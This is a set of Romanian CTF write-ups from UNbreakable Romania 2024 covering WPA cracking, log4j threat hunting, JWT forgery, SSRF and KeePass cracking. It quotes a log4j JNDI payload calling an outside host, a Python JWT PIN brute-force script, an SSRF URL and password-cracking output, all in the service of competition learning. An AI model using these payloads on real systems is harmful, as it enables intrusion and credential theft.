

UNbreakable Romania 2024

Write-ups pentru UNbreakable Romania 2024

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<wifiland>: <Network, Wireless>

Dovada obținerii flagului

< CTF{b67842d03eadce036c5506f2b7b7bd25aaab4d1f0ec4b4f490f0cb19ccd45c70} >

Sumar

<aflam parola cu aircrack si rockyou, decodam pachetele in wireshark cu parola primita si o sa gasim niste pachete ARP cu cele 2 ip-uri cerute de scriptul dat>

Dovada rezolvării

```
root@kali: /home/xxsho/Desktop
File Actions Edit View Help
Opening wifiland.cap
Read 4594 packets.

# BSSID ESSID Encryption
1 02:00:00:00:00:00 BitSentinelRulez Unknown
2 02:00:00:00:05:00 wifiland WPA (1 handshake)

Index number of target network ? 2
Reading packets, please wait ...
Opening wifiland.cap
Read 4594 packets.

1 potential targets

Aircrack-ng 1.7


[00:00:00] 34/14344392 keys tested (149.64 k/s)
Time left: 1 day, 2 hours, 37 minutes, 38 seconds 0.00%
KEY FOUND! [ 12345678 ]

Master Key : 7F 76 94 BD AC D9 1E 94 22 2F 00 BD 49 CD 4D DA
8B 0C 31 16 D5 28 A4 BC C8 3F 8A 40 AE 78 D7 A5

Transient Key : A4 5F 81 15 9C 73 0A 01 2F C4 AC B4 56 18 A3 F4
29 25 E4 42 3D AE DB 8E 6E BD 14 44 E5 EB 90 E2
5D 59 F8 3C D0 00 01 10 12 97 D2 5C DA D8 D2 C3
61 99 BD DF AD E4 16 26 F0 2F 75 56 F7 00 00 00

EAPOL HMAC : A6 01 F2 FA 2C BE BB F7 BC CF 3A 2D 83 A2 44 29

root@kali)~[/home/xxsho/Desktop]
```



<wifibasic>: <Network, Wireless>

Dovada obținerii flagului

< CTF{73841584e4c011c940e91c76bf1c12a7a4850e4b3df0a27ba8a35388c316d468} >

Sumar

Aircrack-ng cu rockyou pe fisierul pcap si a 5a retea cu SSID TargetHiddenSSID pe care era un handshake si de acolo avem BSSID, ESSID si parola pe care le punem in script-ul primit.

Dovada rezolvării

```
root@kali: /home/xxsho/Desktop
File Actions Edit View Help
aircrack-ng -w /usr/share/wordlists/rockyou.txt wifibasic.cap
Reading packets, please wait ...
Opening wifibasic.cap
Read 968 packets.

# BSSID ESSID Encryption
1 02:00:00:00:00:00 BitSentinelRulez WPA (1 handshake)
2 02:00:00:00:01:00 Unbreakabl3 Unknown
3 02:00:00:00:02:00 YetAnotherHacker WPA (0 handshake)
4 02:00:00:00:03:00 Unbreakable Unknown
5 02:00:00:00:04:00 TargetHiddenSSID WPA (1 handshake)

Index number of target network ? 5

Reading packets, please wait ...
Opening wifibasic.cap
Read 968 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:01] 148/14344392 keys tested (145.54 k/s)
Time left: 1 day, 3 hours, 22 minutes, 39 seconds 0.00%

KEY FOUND! [ tinkerbell ]

Master Key : 58 65 AF CE 4E 69 4C 14 DD 09 27 47 EB BD 45 EB
             27 9A 75 79 9C D1 4D F5 AF B6 DE 01 4D C2 A8 97

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : C1 D1 C8 EC 42 1E 31 80 61 4C FF 7B 02 8F E4 19

root@kali: /home/xxsho/Desktop
```

<something-happened>: <Threat hunting>

Dovada obținerii flagului

<log4j>
< 198.71.247.91>
<Mozilla>

Sumar

GET _cat/indexes, am gasit something_happened. GET something_happened/_search. Si gasim in pachete sender IP and target IP. Target fiind masina compromisa. In kibana gasim pachete cu user-agent-ul `${jndi:ldap://71ssmbjqg7ezpoqt8okre7gzu.canarytokens.com/a` Care reprezinta un atac de tip log4j. Use_agent-ul-ul folosit in general pentru marea majoritate a pachetelor este Mozilla.

Dovada rezolvării


The image displays two screenshots of a web browser's DevTools console, illustrating the process of resolving an issue.

Top Screenshot: The console shows a list of network requests. The first request is a GET request to `cat/indexed` with a status of 200 OK and a response time of 231 ms. The second request is a GET request to `something-happened/_search` with a status of 200 OK and a response time of 378 ms.

Bottom Screenshot: The console shows the response for the `something-happened/_search` request. The response is a JSON object with the following structure:

```
{
  "took": 1,
  "timed_out": false,
  "_shards": {
    "total": 1,
    "successful": 1,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": {
      "value": 1000,
      "relation": "gte"
    },
    "max_score": 1.0,
    "hits": [
      {
        "_index": "something-happened",
        "_type": "doc",
        "_id": "5b1u6dghuqhvsp",
        "score": 1.0,
        "name": "Ethernet",
        "timestamp": "2023-12-15T23:35:00",
        "source_ip": "128.14.134.170",
        "destination_ip": "192.74.247.1",
        "source_port": 5740,
        "destination_port": 80,
        "source_mac": "94:9e:f3:be:db:06",
        "destination_mac": "00:16:3c:f1:fd:0d",
        "http_method": null,
        "url": null,
        "user_agent": null,
        "protocols": [
          "Ethernet",
          "TCP"
        ],
        "ip_protocols": [
          "TCP"
        ],
        "hosts": [
          "Ethernet",
          "TCP"
        ],
        "ip_type": null,
        "ip_code": null,
        "payload_data": null,
        "vlan_tags": [
          "vlan_tags"
        ],
        "dns_transaction": null,
        "dns_query": null,
        "dns_answers": [
          "dns_answers"
        ],
        "url_path": null,
        "api_call": null,
        "api_reasons": null,
        "referrer_url": null,
        "user_name": null
      }
    ]
  }
}
```

A "Battery saver" notification is visible in the bottom right corner of the second screenshot, indicating that the device's battery is low.



<fake-add>: <Reverse Engineering>

Dovada obținerii flagului

< CTF{th1s_is_ju5T_ADD} >

Sumar

<Navigand prin functii cu ida am gasit in assembly o parte de cod interesanta careia i-am facut conversia, am salvat variabilele si le-am afisat ca si caractere pentru a obtine flag-ul.

Dovada rezolvării

Codul decompilat in C (nu il decompila ida, bucata importanta o ignora, asa ca am luat assembly-ul si l-am rugat pe gpt sa faca conversia) :

```
void sub_556C832E81A9() {
    int var_FC = 0x3C;
    int var_F8 = 7;
    int var_F4 = 0x2A;
    int var_F0 = 0x2A;
```



```
int var_EC = 0x20;
int var_E8 = 0x26;
int var_E4 = 0x78;
int var_E0 = 3;
int var_DC = 0x5A;
int var_D8 = 0x1A;
int var_D4 = 0x68;
int var_D0 = 0;
int var_CC = 0x27;
int var_C8 = 0x0A;
int var_C4 = 0x64;
int var_C0 = 0x0F;
int var_BC = 0x4B;
int var_B8 = 0x14;
int var_B4 = 0x5F;
int var_B0 = 0x0A;
int var_AC = 0x64;
int var_A8 = 0x0F;
int var_A4 = 0x55;
int var_A0 = 0x0A;
int var_9C = 0x55;
int var_98 = 0x15;
int var_94 = 0x55;
int var_90 = 0x20;
int var_8C = 0x34;
int var_88 = 1;
int var_84 = 0x2A;
int var_80 = 0x2A;
int var_7C = 0x35;
int var_78 = 0x2A;
int var_74 = 0x21;
int var_70 = 0x20;
int var_6C = 0x21;
int var_68 = 0x23;
int var_64 = 0x21;
int var_60 = 0x23;
int var_5C = 0x64;
int var_58 = 0x19;

int result_1 = var_FC + var_F8;
int result_2 = var_F4 + var_F0;
int result_3 = var_EC + var_E8;
int result_4 = var_E4 + var_E0;
int result_5 = var_DC + var_D8;
```

```
int result_6 = var_D4 + var_D0;  
int result_7 = var_CC + var_C8;  
int result_8 = var_C4 + var_C0;  
int result_9 = var_BC + var_B8;  
int result_10 = var_B4 + var_B0;  
int result_11 = var_AC + var_A8;  
int result_12 = var_A4 + var_A0;  
int result_13 = var_9C + var_98;  
int result_14 = var_94 + var_90;  
int result_15 = var_8C + var_88;  
int result_16 = var_84 + var_80;  
int result_17 = var_7C + var_78;  
int result_18 = var_74 + var_70;  
int result_19 = var_6C + var_68;  
int result_20 = var_64 + var_60;  
int result_21 = var_5C + var_58;
```

<improper-configuration>: <Mobile>


Dovada obținerii flagului

<wlwkfw2-3cscase-wdc >

Sumar

Decompilat cu apktool si instalat pe telefon. Cand incerci sa deschizi pe telefon iti afiseaza mesajul wlwkfw2-check-the-rest-in-strings si in resurse in strings gasim wlwkfw2-3cscase-wdc.

Dovada rezolvării



<you-can-trust-me>: <Web>

Dovada obținerii flagului

<CTF{2965f7e9fcc77fff2bd869db984df8371845d6781edb382cc34536904207a53d} >

Sumar

Go buster si gasim directorul docs. Adaugam in payload-ul de la cookieul de tip jwt al carui secret nu este verificat "is_admin":1, "flag":"yes" si "pin". Variabila pin din json-ul jwt-ului primeste un bruteforce.

Dovada rezolvării

#Codul de python pentru bruteforce la pin.

```
import jwt
import requests
```

Your JWT payload

```

payload = {
    "user": "admin",
    "is_admin": "1",
    "flag": "test",
    "pin": "" # Placeholder for pin
}

# Your secret key used for HS256
secret_key = 'your_secret_key_here'

# Function to generate JWT token
def generate_token(payload, secret_key):
    return jwt.encode(payload, secret_key, algorithm='HS256')

# Brute force the pin value
def brute_force_pin(secret_key):
    for pin in range(9000, 10000): # Assuming 4-digit pin
        payload['pin'] = str(pin).zfill(4) # Convert pin to 4 digits
        token = generate_token(payload, secret_key)
        print(f"{payload['pin']}")
        try:
            # Check if the pin works using requests.get
            url = 'http://34.107.126.69:32580/'
            headers = {'accept': 'application/json'}
            cookies = {'sessionKey': token}
            response = requests.get(url, headers=headers, cookies=cookies)
            if "pin is not valid" not in response.text:
                print(f"Found valid pin: {payload['pin']}")
                break
        except jwt.InvalidSignatureError:
            continue
    else:
        print("Pin not found.")

# Call the brute force function
brute_force_pin(secret_key)

```

<easy-hide>: <Forensics>


Dovada obținerii flagului


< UNR{sunlZZsunshine} >

Sumar

binwalk, si din arhiva extrasa din binwalk scoatem o imagine cu headerele inlocuite cu un mesaj. Inlocuim mesajul cu magic numberul de jpeg si deschidem imaginea ce contine flagul.

Dovada rezolvării





<sided-curl>: <Web>


Dovada obținerii flagului

<CTF{36555d5ff86de7b5a572f4c01cbfc8c677b1c1287d9c043618442d248d940b65}>

Sumar

Am construit un payload prin [http://google.com@](http://google.com@0:8000/admin.php?username=admin&password=admin#) am adaugat adresa de localhost, din codul rezultat am gasit o pagina numita admin .php payloadul final fiind <http://google.com@0:8000/admin.php?username=admin&password=admin#>

Dovada rezolvării



<password-manager-is-a-must>: <Forensics>


Dovada obținerii flagului

<CTF{c112b162e0567cbc5ae20558511ab3932446a708bc40a97e88e3faac7c242423}>

Sumar

Strings la DMP intr-un fisier. Keepass2john pe fisierul kdbx. Folosim strings-ul ca wordlist si obtinem parola. Folosim aplicatia Keepass si scoatem flagul din fisier.

Dovada rezolvării



```
root@kali: /home/xxsho/Desktop/kdbg
File Actions Edit View Help
Use the "--format=Raw-MD4" option to force loading hashes of that type instead
Warning: only loading hashes of type "Keepass", but also saw type "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading hashes of that type instead
Warning: only loading hashes of type "Keepass", but also saw type "lotus85"
Use the "--format=lotus85" option to force loading hashes of that type instead
Warning: only loading hashes of type "Keepass", but also saw type "Palshop"
Use the "--format=Palshop" option to force loading hashes of that type instead
Warning: only loading hashes of type "Keepass", but also saw type "Raw-SHA224"
Use the "--format=Raw-SHA224" option to force loading hashes of that type instead
Warning: only loading hashes of type "Keepass", but also saw type "Citrix_NS10"
Use the "--format=Citrix_NS10" option to force loading hashes of that type instead
